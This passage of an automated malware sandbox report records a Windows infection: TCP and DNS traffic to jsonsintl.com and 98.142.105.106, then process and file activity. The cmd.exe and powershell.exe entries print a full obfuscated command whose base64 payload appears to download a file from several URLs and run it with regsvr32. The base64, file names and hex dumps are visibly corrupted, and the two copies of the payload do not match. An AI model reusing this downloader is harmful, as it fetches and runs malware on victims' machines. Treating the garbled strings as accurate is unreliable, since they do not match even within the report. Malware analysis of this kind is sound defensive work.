| May 23, 2022 08:54:13.094820023 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.094831944 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.094856977 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.094913006 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |

| Timestamp                            | Source Port | Dest Port | Source IP      | Dest IP        |
|--------------------------------------|-------------|-----------|----------------|----------------|
| May 23, 2022 08:54:13.223062992 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223097086 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223113060 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223129034 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223225117 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.223264933 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.223268986 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223289013 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223303080 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223315001 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223326921 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223340034 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223351955 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223392963 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223407984 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223418951 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223433018 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223448992 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223467112 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223479033 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.223484993 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223516941 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223522902 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.223536015 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.223547935 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.223586082 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.351563931 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.351594925 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.351612091 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.351629019 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.351646900 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.351694107 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.351914883 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.351944923 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.351979017 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.351989031 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.352010965 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352027893 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352045059 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352057934 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.352061987 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352080107 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352091074 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.352097034 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352117062 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352134943 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352139950 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.352152109 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352169991 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352174997 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.352186918 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352196932 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.352204084 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352220058 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352236986 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352241993 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.352260113 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352277040 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |

| Timestamp                            | Source Port | Dest Port | Source IP      | Dest IP        |
|--------------------------------------|-------------|-----------|----------------|----------------|
| May 23, 2022 08:54:13.352283001 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.352293968 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352308989 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.352310896 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352329016 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352344990 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352363110 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.352364063 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352381945 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352390051 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.352400064 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352416992 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352421999 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.352433920 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352452993 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352461100 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.352472067 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352495909 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.352502108 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352519035 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352529049 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.352535963 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352554083 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.352559090 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |

| UDP Packets                          |             |           |             |             |
|--------------------------------------|-------------|-----------|-------------|-------------|
| Timestamp                            | Source Port | Dest Port | Source IP   | Dest IP     |
| May 23, 2022 08:54:12.413779974 CEST | 54322       | 53        | 192.168.2.5 | 8.8.8.8     |
| May 23, 2022 08:54:12.551898956 CEST | 53          | 54322     | 8.8.8.8     | 192.168.2.5 |
| May 23, 2022 08:54:12.559169054 CEST | 62704       | 53        | 192.168.2.5 | 8.8.8.8     |
| May 23, 2022 08:54:12.697422028 CEST | 53          | 62704     | 8.8.8.8     | 192.168.2.5 |

| DNS Queries                          |             |         |          |                    |                   |                |             |
|--------------------------------------|-------------|---------|----------|--------------------|-------------------|----------------|-------------|
| Timestamp                            | Source IP   | Dest IP | Trans ID | OP Code            | Name              | Type           | Class       |
| May 23, 2022 08:54:12.413779974 CEST | 192.168.2.5 | 8.8.8.8 | 0xb7e3   | Standard query (0) | www.jsonsintl.com | A (IP address) | IN (0x0001) |
| May 23, 2022 08:54:12.559169054 CEST | 192.168.2.5 | 8.8.8.8 | 0x4ea1   | Standard query (0) | www.jsonsintl.com | A (IP address) | IN (0x0001) |

| DNS Answers                          |           |             |          |              |                   |               |                |                        |             |
|--------------------------------------|-----------|-------------|----------|--------------|-------------------|---------------|----------------|------------------------|-------------|
| Timestamp                            | Source IP | Dest IP     | Trans ID | Reply Code   | Name              | CName         | Address        | Type                   | Class       |
| May 23, 2022 08:54:12.551898956 CEST | 8.8.8.8   | 192.168.2.5 | 0xb7e3   | No error (0) | www.jsonsintl.com | jsonsintl.com |                | CNAME (Canonical name) | IN (0x0001) |
| May 23, 2022 08:54:12.551898956 CEST | 8.8.8.8   | 192.168.2.5 | 0xb7e3   | No error (0) | jsonsintl.com     |               | 98.142.105.106 | A (IP address)         | IN (0x0001) |
| May 23, 2022 08:54:12.697422028 CEST | 8.8.8.8   | 192.168.2.5 | 0x4ea1   | No error (0) | www.jsonsintl.com | jsonsintl.com |                | CNAME (Canonical name) | IN (0x0001) |
| May 23, 2022 08:54:12.697422028 CEST | 8.8.8.8   | 192.168.2.5 | 0x4ea1   | No error (0) | jsonsintl.com     |               | 98.142.105.106 | A (IP address)         | IN (0x0001) |

| HTTP Request Dependency Graph                                     |
|-------------------------------------------------------------------|
| <ul style="list-style-type: none"><li>www.jsonsintl.com</li></ul> |

| HTTP Packets |
|--------------|
|--------------|



# System Behavior

Analysis Process: cmd.exe    PID: 7040, Parent PID: 5812

## General

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|-------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Start time:                   | 08:54:03                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Start date:                   | 23/05/2022                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Path:                         | C:\Windows\System32\cmd.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Wow64 process (32bit):        | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Commandline:                  | C:\Windows\System32\cmd.exe" /v:on /c zlkGA07kqp/HVSJK6L7RjY+ay04qYhLTdlRQkqIXeTfVVJIU9NeSf/9YcHLfxyd+ETRqdB8X  p^o^w^e^r^s^h^e^v^l.e^x^e -c "&{\$HXG=[System.Text.Encoding]::ASCII;\$ghT='ICBXcmI0ZS1b3N0ICJYaHFJVS17JFByb2dyZXNzUHJlZmVyZW5jZT0iU2lsZW50bHIDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL3d3dy5qc29uc2ludGwuY29tL1J4c0dnb1ZXejkvNEhGaTNaWlI0blndEVMZ0NlbloviwiaHR0cDovL2NtZW50YXJ6LjY';\$ufmV='2LnBsL3RoZW1icy96YWxNa1RiLyIsImh0dHBzOi8vbmFraGFyaW5pdHdiYmhvc3RpbmcuY29tL0hTRFILtJfYFNudMRI8iLCJodHRwOi8vbmNpYSS5kb3Rob21iLmNvLmtyL3dwLWluY2x1ZGVzL2x1N0pialg4WEwxS2FELyIsImh0dHA6Ly9waWZmbC5jb20vcGlmZmwuY29tL2EviIwiaHR0cDovL2RpZ2I0YWwraXRjaGVuLmpwL2ltYWdlcy9QVm4vlik7JHQ9Ilp0TUlqWXgiOyRkPSIkZW52OIRNUFwuLlwk dCi7bWtkaXglWZvc mNlICRklHwgb3V0LW51bGw7Zm9yZW FjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJbV1gJHUgLU91dEZpbGUgJGRcSUltkemZkdFFwai5CQ1A7UmVnc3ZyMzluZXhlIClkZF xJS2R6Zkp0UXBqLkJDUCi7YnJlYWt9IGNhdGNoIHsgfX0=';\$AHI=[System.Convert]::FromBase64String(\$ghT+\$ufmV);\$TcqkRL=\$HXG.GetString(\$AH I); iex (\$TcqkRL)} |
| Imagebase:                    | 0x7ff602050000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| File size:                    | 273920 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| MD5 hash:                     | 4E2ACF4F8A396486AB4268C94A6A245F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |

## File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

Analysis Process: conhost.exe    PID: 7060, Parent PID: 7040

## General

|                               |                                                     |
|-------------------------------|-----------------------------------------------------|
| Target ID:                    | 1                                                   |
| Start time:                   | 08:54:04                                            |
| Start date:                   | 23/05/2022                                          |
| Path:                         | C:\Windows\System32\conhost.exe                     |
| Wow64 process (32bit):        | false                                               |
| Commandline:                  | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase:                    | 0x7ff77f440000                                      |
| File size:                    | 625664 bytes                                        |
| MD5 hash:                     | EA777DEEA782E8B4D7C7C33BBF8A4496                    |
| Has elevated privileges:      | true                                                |
| Has administrator privileges: | true                                                |
| Programmed in:                | C, C++ or other language                            |
| Reputation:                   | high                                                |

## File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

Analysis Process: powershell.exe    PID: 7100, Parent PID: 7040

## General

|            |   |
|------------|---|
| Target ID: | 2 |
|------------|---|

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 08:54:05                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Start date:                   | 23/05/2022                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Path:                         | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Wow64 process (32bit):        | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Commandline:                  | powershell.exe -c "&{\$HXG=[System.Text.Encoding]::ASCII;\$ghT='ICBXcmI0ZS1lb3N0ICJYaHFJVSJ7JFByb2dyZXNzUHJlZmVyaW5jZT0iU2lsZW50bHIDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL3d3dy5qc29uc2ludGwuY29tL1J4c0dnb1ZxejknEhGaTNaWl0blndEVMZ0NlbloviwiaHR0cDovL2NtZW50YXJ6LjV';\$ufmV='2LnBsL3RoZW1cy96YWxNa1RiLyIsImh0dHBzOi8vbmFraGFyaW5pdHdlYmhvc3RpbmcuY29tL0hTRFILtJFYNudMRI8iLCJodHRwOi8vbmNpYS5kb3Rob21lLmNvLmtyL3dwLWluY2x1ZGVzL2x1N0pialg4WEwxS2FELyIsImh0dHA6Ly9waWZmbC5jb20vcGlmZmwuY29tL2EviIwiaHR0cDovL2RpZ2l0YWxraXRjaGVuLmpwL2ltYWdlcy9QVm4vlik7JHQ9Iip0TUlqWXgiOyRkPSikZW52OIRNUFwuLlwkdcI7bWtkaXglWZvcnNlICRkIHwgb3V0LW51bGw7Zm9yZWJjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1lgJHUgLU91dEZpbGUgJGRcSutkemZKdFFwai5CQ1A7UmVnc3ZyMzluZXhlIClkZFxJS2R6Zkp0UXBqLkJDUCI7YnJlYWt9IGNhdGNolHsgfX0-';\$AHI=[System.Convert]::FromBase64String(\$ghT+\$ufmV);\$TcqkRL=\$HXG.GetString(\$AHI); iex (\$TcqkRL)}" |
| Imagebase:                    | 0x7ff619710000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| File size:                    | 447488 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| MD5 hash:                     | 95000560239032BC68B4C2FDFCDEF913                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Programmed in:                | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |

| File Activities                                                                           |                                                              |            |                                                                                        |                       |       |                |                  |  |
|-------------------------------------------------------------------------------------------|--------------------------------------------------------------|------------|----------------------------------------------------------------------------------------|-----------------------|-------|----------------|------------------|--|
| File Created                                                                              |                                                              |            |                                                                                        |                       |       |                |                  |  |
| File Path                                                                                 | Access                                                       | Attributes | Options                                                                                | Completion            | Count | Source Address | Symbol           |  |
| C:\Users\user                                                                             | read data or list directory   synchronize                    | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 7FFA5133F1E9   | unknown          |  |
| C:\Users\user\AppData\Roaming                                                             | read data or list directory   synchronize                    | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 7FFA5133F1E9   | unknown          |  |
| C:\Windows\system32\catroot                                                               | read data or list directory   synchronize                    | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 7FFA49F103FC   | unknown          |  |
| C:\Windows\system32\catroot2                                                              | read data or list directory   synchronize                    | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 7FFA49F103FC   | unknown          |  |
| C:\Users\user\AppData\Local\Temp\__PSscripPolicyTest_xvcdsjdc.j3a.ps1                     | read attributes   synchronize   generic write                | device     | sequential only   synchronous io non alert   non directory file   open no recall       | success or wait       | 1     | 7FFA4CBF6FDD   | CreateFileW      |  |
| C:\Users\user\AppData\Local\Temp\__PSscripPolicyTest_wtms2noi.pps.psm1                    | read attributes   synchronize   generic write                | device     | sequential only   synchronous io non alert   non directory file   open no recall       | success or wait       | 1     | 7FFA4CBF6FDD   | CreateFileW      |  |
| C:\Users\user\Documents\20220523                                                          | read data or list directory   synchronize                    | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait       | 1     | 7FFA4CBFF35D   | CreateDirectoryW |  |
| C:\Users\user\Documents\20220523\PowerShell_transcript.580913.ffZmUZc7.20220523085407.txt | read attributes   synchronize   generic read   generic write | device     | synchronous io non alert   non directory file   open no recall                         | success or wait       | 1     | 7FFA4CBF6FDD   | CreateFileW      |  |
| C:\Windows\system32\catroot                                                               | read data or list directory   synchronize                    | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 7FFA49F103FC   | unknown          |  |

| File Path                                          | Access                                                                | Attributes | Options                                                                                               | Completion            | Count | Source Address | Symbol               |
|----------------------------------------------------|-----------------------------------------------------------------------|------------|-------------------------------------------------------------------------------------------------------|-----------------------|-------|----------------|----------------------|
| C:\Windows\system32\catroot2                       | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 2     | 7FFA49F103FC   | unknown              |
| C:\Windows\system32\catroot2                       | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7FFA49F103FC   | unknown              |
| C:\Windows\system32\catroot                        | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7FFA49F103FC   | unknown              |
| C:\Windows\system32\catroot2                       | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7FFA49F103FC   | unknown              |
| C:\Windows\system32\catroot                        | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7FFA49F103FC   | unknown              |
| C:\Windows\system32\catroot2                       | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7FFA49F103FC   | unknown              |
| C:\Windows\system32\catroot                        | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7FFA49F103FC   | unknown              |
| C:\Windows\system32\catroot2                       | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7FFA49F103FC   | unknown              |
| C:\Users\user\AppData\Local\ZtMljYx                | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | success or wait       | 1     | 7FFA4CBFF35D   | CreateDirect<br>oryW |
| C:\Users\user\AppData\Local\ZtMljYx\IKdzfJtQpj.BCP | read attributes  <br>synchronize  <br>generic read  <br>generic write | device     | synchronous io<br>non alert   non<br>directory file  <br>open no recall                               | success or wait       | 1     | 7FFA4CBF6FDD   | CreateFileW          |

| File Deleted                                                            |                 |       |                |             |
|-------------------------------------------------------------------------|-----------------|-------|----------------|-------------|
| File Path                                                               | Completion      | Count | Source Address | Symbol      |
| C:\Users\user\AppData\Local\Temp\__PSscriptPolicyTest_xvcdsjdc.j3a.ps1  | success or wait | 1     | 7FFA4CBFF270   | DeleteFileW |
| C:\Users\user\AppData\Local\Temp\__PSscriptPolicyTest_wtms2noi.pps.psm1 | success or wait | 1     | 7FFA4CBFF270   | DeleteFileW |

| File Written                                                                                          |        |        |       |       |                 |       |                |           |
|-------------------------------------------------------------------------------------------------------|--------|--------|-------|-------|-----------------|-------|----------------|-----------|
| File Path                                                                                             | Offset | Length | Value | Ascii | Completion      | Count | Source Address | Symbol    |
| C:\Users\user\AppData\Local\Temp\__PSscri<br>ptPolicyTest_xvcdsjdc.j3a.ps1                            | 0      | 1      | 31    | 1     | success or wait | 1     | 7FFA4CBFB526   | WriteFile |
| C:\Users\user\AppData\Local\Temp\__PSscri<br>ptPolicyTest_wtms2noi.pps.psm1                           | 0      | 1      | 31    | 1     | success or wait | 1     | 7FFA4CBFB526   | WriteFile |
| C:\Users\user\Documents\202205<br>23\PowerShell_transcr<br>ipt.580913.ffZmUZc7.2022052308540<br>7.txt | 0      | 3      | ff    |       | success or wait | 1     | 7FFA4CBFB526   | WriteFile |



| File Path                                                                                  | Offset | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | Ascii                                                                            | Completion      | Count | Source Address | Symbol    |
|--------------------------------------------------------------------------------------------|--------|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------|-----------------|-------|----------------|-----------|
| C:\Users\user\AppData\Local\ZtMijYx\lKdzfJtQpj.BCP                                         | 4096   | 8679   | 45 60 c5 28 03 00 00 fd<br>fd 10 36 c5 2c 03 00 00<br>fd 6e 48 41 c5 30 03 00<br>00 41 fd 3e 72 c5 34 03<br>00 00 17 fd 71 4d c5 38<br>03 00 00 fd 23 36 09 c5<br>3c 03 00 00 fd 12 79 21<br>c5 40 03 00 00 c0 63 fd<br>c5 44 03 00 00 fd 1d 72<br>c5 48 03 00 00 2f fd 1c<br>6c c5 4c 03 00 00 7d fd fd<br>7d c5 50 03 00 00 fd fd fd<br>0d c5 54 03 00 00 25 3a<br>fd c5 58 03 00 00 2e dd<br>c5 5c 03 00 00 61 1e 1e<br>fd c5 60 03 00 00 fd 70 fd<br>2a c5 64 03 00 00 24 58<br>fd 24 c5 68 03 00 00 fd<br>7a 14 55 c5 6c 03 00 00<br>39 23 fd fd c5 70 03 00<br>00 fd 1b 31 2e c5 74 03<br>00 00 fd 09 49 74 c5 78<br>03 00 00 fd fd 33 fd c5 7c<br>03 00 00 fd 61 8f c5 fd 03<br>00 00 1d 70 1c fd c5 fd 03<br>00 00 fd 62 43 fd c5 fd 03<br>00 00 63 05 fd 62 c5 fd | E` (6,nHA0A>r4qM8#6<!<br>@cDrH/L}<br>}PT%:X.\a`p*d\$X\$hzUI9#<br>p1.tltx3 apbCcb | success or wait | 36    | 7FFA4CBFB526   | WriteFile |
| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive | 0      | 64     | 40 00 00 01 65 00 00 00<br>00 00 00 00 10 00 00 00<br>09 00 00 00 11 00 00 00<br>01 00 00 00 00 00 00 00<br>00 00 00 00 fd 01 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 00 04 40 00 fd<br>00 00 00 00 00 00 00 00                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | @e@                                                                              | success or wait | 1     | 7FFA5175F6E8   | WriteFile |
